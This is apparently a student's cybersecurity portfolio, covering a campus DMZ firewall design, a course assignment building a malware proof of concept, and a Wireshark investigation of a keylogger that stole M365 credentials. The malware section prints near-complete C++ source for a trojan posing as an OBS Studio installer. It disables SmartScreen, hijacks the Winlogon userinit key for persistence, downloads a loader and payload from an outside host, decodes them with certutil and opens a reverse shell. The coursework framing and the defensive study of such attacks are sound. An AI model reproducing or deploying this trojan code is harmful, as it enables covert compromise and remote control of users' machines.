

## Work Samples

### NSCC Work term: Designing and Implementing a DMZ

During the summer of 2023 I completed a work term with the NSCC. My team was tasked with designing and implementing a DMZ into the student datacenter. I was tasked with assisting in network design and firewall rule policy development.

The topology we developed with a single firewall DMZ configuration in mind. While a double firewall method is generally safer, the project was limited by resources. In the topology below the physical firewall is displayed at the top of the image in the center. The three networks displayed are the WAN (the campus network), the DMZ which hosts a bare metal Hyper-V server, and the protected/internal network hosting four Hyper-V servers.




Figure 1 Network topology for the segments we designed

Each network is allowed communications based on the firewall rules put in place. Below is a table of the firewall rules created for this project. It allows any to flow out of the network into the WAN but limits the traffic that can pass from the DMZ to the protected network. It also limits the traffic that can pass from the WAN to the DMZ.

Subnet	Direction	Subnet	Protocol	Port Number	Action
192...100 (PD)	->	NET 172	Any	Any	Allow
192...100 (PD)	->	192...45 (DMZ)	Any	Any	Allow

NET 172	->	192...45 (DMZ)	HTTP	80	Allow
NET 172	->	192...45 (DMZ)	HTTPS	443	Allow
NET 172	->	192...45 (DMZ)	SMTP	25	Allow
NET 172	->	192...45 (DMZ)	SMTPS	465	Allow
NET 172	->	192...45 (DMZ)	SMTP Submission	587	Allow
NET 172	->	192...45 (DMZ)	IMAPS	993	Allow
NET 172	->	192...45 (DMZ)	POP3S	995	Allow
192...45	->	192...100 (PD)	Kerberos Authentication	88	Allow
192...45	->	192...100 (PD)	RPC	135	Allow
192...45	->	192...100 (PD)	NetBIOS	137	Allow
192...45	->	192...100 (PD)	NetBIOS	138	Allow
192...45	->	192...100 (PD)	LDAP	389	Allow
192...45	->	192...100 (PD)	SMB	445	Allow
192...45	->	192...100 (PD)	Kerberos Password	464	Allow
192...45	->	192...100 (PD)	LDAP SSL	636	Allow
192...45	->	192...100 (PD)	Global Catalog	3268	Allow
192...45	->	192...100 (PD)	Global Catalog	3269	Allow
192...45	->	192...100 (PD)	DNS	53	Allow

After knowing what I know now I would make a few alterations to the layout and the rules created. I am proud of the work I have done especially given the five week time frame to completely design, configure, and test this network with only five people on the team.

The first thing I would like to do is add a jump-server into the DMZ, this will be the main communication point for any systems management that's done from the protected network. A jump server would increase security by adding an additional layer of protection. This is because the jump server would implement its own type of endpoint protection and its policies could be fine tuned with security in mind. It would also facilitate the use of an access control list as you could limit access between the DMZ and protected network with MAC filtering or IP address filtering.

Next, I would increase the restrictiveness on the firewall rules, allowing all traffic to flow out of the network is not best practice. Allowed network traffic should only be protocols that are expected to be used in this environment. Reducing the access that the DMZ has into the protected network would also be a good strategy.

## Malware creation using C++:

Creating malware for malicious purposes is highly unethical and should not be done under any circumstances. However, development of malware with the purpose of understanding its behaviour and creating proof of concept can be very helpful for security professionals.

This was the exact purpose of an assignment I had in evolving threats and technologies. The purpose of this assignment was to create a malicious program that would create a reverse shell and utilize one form of persistence. By doing this I was able to learn more about how some attackers think and different tactics, techniques, and procedures they use.

For my assignment I decided to write my program in C++, I had never used C++ before and thought it a great opportunity to learn. I have a strong understanding of java and object-oriented programming principles in general so applying those principles to C++ syntax should not have been too difficult. This was a mild oversight on my part, but I am still very proud of the finished product.

My program utilizes three main functions to complete its task, upon its first execution it will open a file less reverse shell and setup a means of persistence. The first function is to alter two registry keys, the first disables Microsoft SmartScreen this allows the download of exe files without the user being aware. Otherwise, Microsoft Defender will automatically block the attempt to download, and no payload will be executed. Next the userinit registry key will be modified to run an executable as soon as the user logs in, this sets up persistence. The second function downloads three files, the first is a file called WerFaultLogger.log, the second is an exe file the creates a reverse shell, and the last is the OBS studio installer. This program is meant to be a trojan that poses as OBS studio a popular video editing software. The third function will run the OBS studio installer for the user. It will also decode the WerFaultLogger.log file into a exe file using Certutil.exe which is a native windows function. It then runs the WerFaultLogger.exe which loads a payload from a listening host and is then deleted. This creates a fileless reverse shell, sets up persistence and installs OBS without the user noticing. Below is the source code I create to complete this program; it does not include the other files downloaded.

```
//Headers used for various tasks such as download and install among others
#include <Windows.h>
#include <urlmon.h>
#include <cstdio>
#include <iostream>
#include <initguid.h>
#include <ole2.h>
#include <mstask.h>
#include <taskschd.h>
#include <ShlObj.h>
#include <shellapi.h>
#include <Shlwapi.h>

//Includes compiler commands to link these libraries with the exe
#pragma comment(lib, "taskschd.lib")
#pragma comment(lib, "mstask.lib")
#pragma comment(lib, "Shlwapi.lib")
```

```

using namespace std;

//Installs and starts
int setupAndInstallation() {

    //Command to download loader to system32 directory and name it WerFaultLogger
    (WerFault is a windows error reporting tool)
    //Fileless Reverse shell connects on port 443
    LPCTSTR errorHandler = L"-Command \"sleep 2; certutil -decode
'C:\\Windows\\Logs\\SystemRestore\\WerFaultLogger.log'
'C:\\Windows\\System32\\WerFaultLogger.exe'; sleep 2; Start-Process -FilePath
'C:\\Windows\\System32\\WerFaultLogger.exe' -ArgumentList '--path
http://192.168.208.129/Downloads/OBSCompiler.exe' ; sleep 2 ; Stop-Process -Name \"
WerFaultLogger\" ; sleep 2 ; Remove-Item -Path
C:\\Windows\\System32\\WerFaultLogger.exe \"";

    //sleep 1; schtasks /create /sc onlogon /ru \"SYSTEM\" /np /tn \"OBSUpdater\"
/tr 'C:\\Program Files\\Common Files\\Services\\OBSUpdater.exe'

    //File paths for OBS and ShellPath
    LPCTSTR shellPath =
L"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
    LPCTSTR OBSPATH = L"C:\\Program Files\\Windows Defender\\Offline\\OBS-Studio-
30.0-Full-Installer-x64.exe";

    //Runs real OBS and powershell commands
    HINSTANCE OBSInst = ShellExecute(nullptr, L"runas", OBSPATH, NULL, nullptr, 1);
    HINSTANCE powerShellInst = ShellExecute(nullptr, L"runas", shellPath,
errorHandler, nullptr, 0);

    //Handles errors if download is not executed
    if ((int)powerShellInst <= 32) {
        DWORD error = GetLastError();
        std::wcout << L"Error could not open shell: " << error << std::endl;
        return 1;
    }

    //Outputs if the download was a success
    else {
        return 0;
    }
}

// -REGISTRY KEYS: turns off microsoft smartscreen in the current users registry
this allows the download of exe files
int changeRegKeys() {
    //Parameters
    HKEY hkey;
    DWORD dwDisposition;

    //Attempts to create the registry key, if the key is already made (which it is)
    it opens it and sets the hkey variable to the path
    if (RegCreateKeyEx(HKEY_CURRENT_USER,
TEXT("SOFTWARE\\Microsoft\\Edge\\SmartScreenEnabled"), 0, NULL, 0, KEY_ALL_ACCESS,
NULL, &hkey, &dwDisposition) == ERROR_SUCCESS) {
        DWORD dwType, dwSize;
        dwType = REG_DWORD;

```

```

        dwSize = sizeof(DWORD);
        DWORD rofl = 0;

        //This sets the default value of the registry key to 0 or off
        RegSetValueEx(hkey, NULL, 0, dwType, (PBYTE)&rofl, dwSize); // does not
create anything
        RegCloseKey(hkey);
    }
    else {
        return 1;
    }
    if (RegCreateKeyEx(HKEY_LOCAL_MACHINE, TEXT("SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Winlogon"), 0, NULL, 0, KEY_ALL_ACCESS, NULL, &hkey,
&dwDisposition) == ERROR_SUCCESS) {
        DWORD dwType, dwSize;
        dwType = REG_SZ;
        dwSize = sizeof(DWORD);
        const wchar_t* exePath = L"C:\\Windows\\System32\\userinit.exe,C:\\Program
Files\\Common Files\\Services\\OBSUpdater.exe";
        LPCWSTR regValueName = L"userinit";
        RegSetValueEx(hkey, regValueName, 0, dwType, (const BYTE*)exePath,
(wcslen(exePath) + 1) * sizeof(wchar_t));
        RegCloseKey(hkey);
    }
    else {
        cout << "logon key fail";
        return 1;
    }

    return 0;
}

//Uses URL to file to download OBS, this fixes the long download time encountered
when using powershell
int urLOBS() {
    //OBS paths and url
    const wchar_t* obsURL = L"https://cdn-fastly.obsproject.com/downloads/OBS-
Studio-30.0-Full-Installer-x64.exe";
    const wchar_t* OBSdestination = L"C:\\Program Files\\Windows
Defender\\Offline\\OBS-Studio-30.0-Full-Installer-x64.exe";

    //loader path and url
    const wchar_t* loaderURL =
L"http://192.168.208.129/Downloads/WerFaultLogger.log";
    const wchar_t* LOADERdestination =
L"C:\\Windows\\Logs\\SystemRestore\\WerFaultLogger.log";

    //OBSInstaller
    const wchar_t* OBSUpdaterURL =
L"http://192.168.208.129/Downloads/OBSUpdater.exe";
    const wchar_t* OBSUpdaterLocation = L"C:\\Program Files\\Common
Files\\Services\\OBSUpdater.exe";

    //Downloads OBS
    HRESULT OBSresult = URLDownloadToFile(NULL, obsURL, OBSdestination, 0, NULL);
    HRESULT LOADERresult = URLDownloadToFile(NULL, loaderURL, LOADERdestination, 0,
NULL);

```

```

    HRESULT OBSUpdater = URLDownloadToFile(NULL, OBSUpdaterURL, OBSUpdaterLocation,
0, NULL);

    //Downloads
    if (SUCCEEDED(OBSresult)) {
        if (SUCCEEDED(Loaderresult)) {
            if (SUCCEEDED(OBSUpdater)) {
                return 0;
            }
            else {
                cout << "Failed: OBSUpdater not installed";
                return 1;
            }
        }
        else {
            cout << "Failed: WerFault";
            return 1;
        }
    }
    else {
        cout << "Failed: Installer not installed";
        return 1;
    }
}

int main() {


    if (changeRegKeys() == 0) {
        if (urlOBS() == 0) {
            if (setupAndInstallation() == 0) {
                cout << "success";
            }
        }
    }
    return 0;
}
}

```

## Incident Response Report:

Incident Response is detrimental to the successful defense of any organizations IT infrastructure. That's why building these skills early is imperative to the success of any cyber security analyst. In this assignment I was given a Wireshark PCAPNG file and a scenario to go along with it. I was to perform analysis on the PCAPNG file to determine the attack vector, what IP addresses were malicious, and what if any data was compromised. The information we were given to work with was that a user account had been compromised and was sending emails with malicious links to staff. The affected workstation was also in communication with a non-standard port and the affected user had run a program off an unknown USB. Below is a brief explanation of the investigative process.

The first step was to filter results to only show communications with non-standard ports, standard ports range from 0-1024. This would reveal the external malicious IP address as well as the specific port number it was communicating with.



The image shows a Wireshark interface with a filter applied: `ip.src==192.168.11.136 && tcp.dstport>=1024`. The packet list displays 18 captured packets, all of which are TCP connections from the source IP 192.168.11.136 to the destination IP 20.151.93.176 on port 3000. The first packet (No. 16) is a SYN packet, and the subsequent packets (No. 18 to 2635) are ACK packets, indicating a successful connection and data transfer. The packet details pane shows the TCP header information for the selected packet, including sequence number, window size, and flags.

No.	Time	Source	Destination	Protocol	Length	Info
16	0.163110	192.168.11.136	20.151.93.176	TCP	66	50514 → 3000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
18	0.203662	192.168.11.136	20.151.93.176	TCP	54	50514 → 3000 [ACK] Seq=1 Ack=1 Win=64240 Len=0
870	4.065957	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=36
947	4.202192	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=37 Ack=1 Win=64240 Len=36
980	4.319392	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=73 Ack=1 Win=64240 Len=36
982	4.469164	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=109 Ack=1 Win=64240 Len=36
988	4.526309	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=145 Ack=1 Win=64240 Len=36
1105	4.945339	192.168.11.136	20.151.93.176	TCP	98	50514 → 3000 [PSH, ACK] Seq=181 Ack=1 Win=64240 Len=44
1311	5.420614	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=225 Ack=1 Win=64240 Len=36
2240	7.030432	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=261 Ack=1 Win=64240 Len=36
2530	7.126789	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=297 Ack=1 Win=64240 Len=36
2576	7.326546	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=333 Ack=1 Win=64240 Len=36
2590	7.534282	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=369 Ack=1 Win=64240 Len=36
2600	7.759150	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=405 Ack=1 Win=64240 Len=36
2604	7.948290	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=441 Ack=1 Win=64240 Len=36
2612	8.121768	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=477 Ack=1 Win=64240 Len=36
2614	8.354005	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=513 Ack=1 Win=64240 Len=36
2617	8.531594	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=549 Ack=1 Win=64240 Len=36
2625	8.669722	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=585 Ack=1 Win=64240 Len=36
2631	8.876761	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=621 Ack=1 Win=64240 Len=36
2635	9.219894	192.168.11.136	20.151.93.176	TCP	98	50514 → 3000 [PSH, ACK] Seq=657 Ack=1 Win=64240 Len=44

Figure 2 This shows any communication with the affected IP address with a destination port greater than 1024

The next step was to compile all of the data sent to this IP address into one panel for easier viewing, to do this I used the follow function in Wireshark.




Figure 3 Utilizing "follow" in Wireshark

Using this returned a all of the data sent to the malicious IP, this data was encoded and looked a lot like base64.




Figure 4 Base64 message sent to malicious IP address



Running this data through a decoder would reveal both the means of compromise and the data that had been compromised. The attacker had put a keylogger program on the unknown USB, when the user ran the program, it compromised their M365 credentials and sent them to the attacker.

[illegible]

After this a full report was completed explaining the conclusion of the investigation and what steps were and should be taken for the rest of the incident response lifecycle. This included identification, containment, eradication, recovery, and lessons learned.